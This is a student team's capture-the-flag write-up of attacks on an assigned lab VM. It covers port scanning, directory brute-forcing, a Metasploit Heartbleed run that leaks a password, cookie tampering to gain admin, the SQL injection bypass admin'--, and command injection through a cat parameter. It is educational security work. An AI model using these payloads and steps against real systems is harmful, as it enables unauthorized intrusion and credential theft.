CTF: Code Crusade - Conquer the Digital Realm

Team Name: Binary Brigade
Assigned VM: 10.200.33.115

Team Members: Sreyash Mohanty
Raj Popat
Bhargav Patel


Methods/Thought-Process we followed in finding the flags (1-8) :

flag1{THE_ONLY_SECURE_SYSTEM_IS_THE_ONE_THAT'S_TURNED_OFF}

1. Checked which ports are open for the assigned IP using nmap command in Kali Linux
   `nmap -p- 10.200.33.115`
2. Then manually checked all the ports with assigned IP on the browser
3. We got FLAG1 in port 5825 (http://10.200.33.115:5825/)

flag2{Don't_forget_to_patch_your_vulnerabilities}

1. Performed brute force attack to get info. on the directories of the VM on port 5825 using directory buster command. (dirb)
2. We tried "indexes" out of all others to access the webpage.
3. Browsing on http://10.200.33.115:5825/indexes webpage and then by inspecting it we got the flag2.



flag3{My_firewall_is_stronger_than_your_hacking_skills}

1. First storing the private key got form the flag2's webpage (http://10.200.33.115:5825/indexes) in **`flag3key.pem`**
2. Now changing the permission of this key file
   `chmod 600 flag3key.pem`
3. After changing permission and then accessing the VM using this private key.
   `ssh -i flag3key.pem ns@10.200.33.115`
4. Now in VM there was already one file named flag3.txt (**`cat flag3.txt`**)
5. Got the flag3 by just looking into the flag3.txt file.

```
ns@ctf-2:~$ ls
flag3.txt  flag4.txt
ns@ctf-2:~$ cat flag3.txt
flag3{My_firewall_is_stronger_than_your_hacking_skills}
ns@ctf-2:~$
```

flag4{I'm_not_sure_if_my_code_is_bug-free,_but_I'm_pretty_sure_it's_hacker-free}

We were not able to do **`cat flag4.txt`** (because: permission was denied, so it was required to be a super user)

1. As there was one port in which the error was like (400 Bad Request)
2. So we did heartbleed attack on that port (thinking that it has something underlying)
3. Using Metasploit we ran the below commands
   `use auxiliary/scanner/ssl/openssl_heartbleed`
   `set RHOST 10.200.33.115`
   `set RPORT 5835`
   `set VERBOSE true`
   `run`
4. Thus, running the above commands we got the username and password of the super user of the allotted VM. Then decoding the base64 password twice.
5. User name: **hacker**
   Password: **spam_me_please** (after decoding the base64 twice)
   `ssh hacker@10.200.33.115`
   `cd home`
   `cd ns`
   `cat flag4.txt`

   Captured flag4:

```
$ sudo msfdb init && msfconsole
[sudo] password for hd:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Display the Framework log using the log command, learn
more with help log
```

```
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set rhosts 10.200.33.115
rhosts => 10.200.33.115
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set rport 5835
rport => 5835
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run
```

```
[*] 10.200.33.115:5835    -            Type:   Server Hello Done (14)
[*] 10.200.33.115:5835    - Sending Heartbeat...
[*] 10.200.33.115:5835    - Heartbeat response, 65535 bytes
[+] 10.200.33.115:5835    - Heartbeat response with leak, 65535 bytes
[*] 10.200.33.115:5835    - Printable info leaked:
...,.Gl.$.1.S..O.e..r*.........password=YzNCaGJWOXRaVjl3YkdWaGMyVT0= HTTP/1.1..Host: 10.200.3
3.115:5835..User-Agent: curl/7.81.0..Accept: */*.........8.......q.<.............sr.#..K.....
..o0&>'...cm......'.....7.....................................+...........-.....3.&
```

```
bhargav@BHARGAV-PC:~$ ssh hacker@10.200.33.115
hacker@10.200.33.115's password:
```

```
hacker@ctf-2:/$ cd home
hacker@ctf-2:/home$ cd ns
hacker@ctf-2:/home/ns$ cat flag4.txt
flag4{I'm_not_sure_if_my_code_is_bug-free,_but_I'm_pretty_sure_it's_hacker-free}
hacker@ctf-2:/home/ns$
```

flag5{Least_privilege:_Becuase_not_everyone_needs_the_crown_jewels}

1. While randomly going through different ports but at the port **5845** the page was prompting for username and password.
2. Then we simple Inspected the page and search for the json script like **<script src = "static/index.js">**
3. From this page http://10.200.33.115:5845/static/index.js we collected the encoded username and password and tried to decode the username and password.
4. Now simply entering those correct username and password in that webpage we got the flag5.
5.

flag6{CSP:_Where_content_has_strict_parents}


1. First logged into the page.
2. The HTTP request of this http://10.200.33.115:5855 is intercepted using burpsuite tool.
3. The servers HTTP response is intercepted and the cookie value ‘Admin:false’
4. Hence modified the cookie value to ‘Admin:True’ in the server HTTP response.
5. We can see the flag6 in the browser.

flag7{OWASP:_The_handbook_for_web_security_masters}

1. Visit this http://10.200.33.115:5865/ and we tried to do SQL injection
2. Enter **admin'--** in **username** and **anything** in **password** (we figured this out after many unsuccessful attempts and by looking at the failure message)
3. Successfully logged into the page and captured the flag7.

flag8{Zero-day_vulnerabilities_are_a_nightmare}

1. We visited the http://10.200.33.115:5875/ in browser while keeping the interceptor on in the burpsuite tool in kali linux.
2. As we know that **`cat`** command is used for showing the content of the file.
3. In the burpsuite interface we saw that for the output of the image there was **`cat+img`** syntax.
4. We modified it to **`cat+flag`** and we got flag8.



Automated python script for capturing flags (1-4) :

It takes the VM's IP address as the input and outputs the four flags (1-4) as shown below:

```
sreyash-mohanty@sreyash-mohanty-1-0:~/Desktop$ python3 ctf_script.py 10.200.33.115
Flag-1 found at http://10.200.33.115:5825/
flag1{The_only_secure_system_is_the_one_that's_turned_off}
Flag-2 found at http://10.200.33.115:5825/index
flag2{Don't_forget_to_patch_your_vulnerabilities}
Flag-3 found from the assigned VM
flag3{My_firewall_is_stronger_than_your_hacking_skills}

Port 5835 on 10.200.33.115 returned a 400 response.
Decoded Password from Base64-encoded format : spam_me_please
Flag-4 found in the home/ns directory
flag4{I'm_not_sure_if_my_code_is_bug-free,_but_I'm_pretty_sure_it's_hacker-free}
```

TEAM - WORK DISTRIBUTION (CREDIT STATEMENT)

CTF_Script/Work	Code	Bug fixes	Documentation
Flag-1	Sreyash,Raj,Bhargav	Raj	Bhargav
Flag-2	Sreyash,Raj,Bhargav	Raj	Bhargav
Flag-3	Sreyash,Raj,Bhargav	Sreyash	Bhargav
Flag-4	Sreyash,Raj,Bhargav	Sreyash	Bhargav

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Names: Sreyash Mohanty Popat Raj Rameshkumar Patel Bhargav Piyushkumar
Date: 21/04/2024
Signature: SM,RP,BP

References:

https://portswigger.net/burp
https://gchq.github.io/CyberChef/
https://www.wireshark.org/
https://www.base64decode.org/
https://www.kali.org/tools/dirbuster/
https://nmap.org/
https://github.com/OJ/gobuster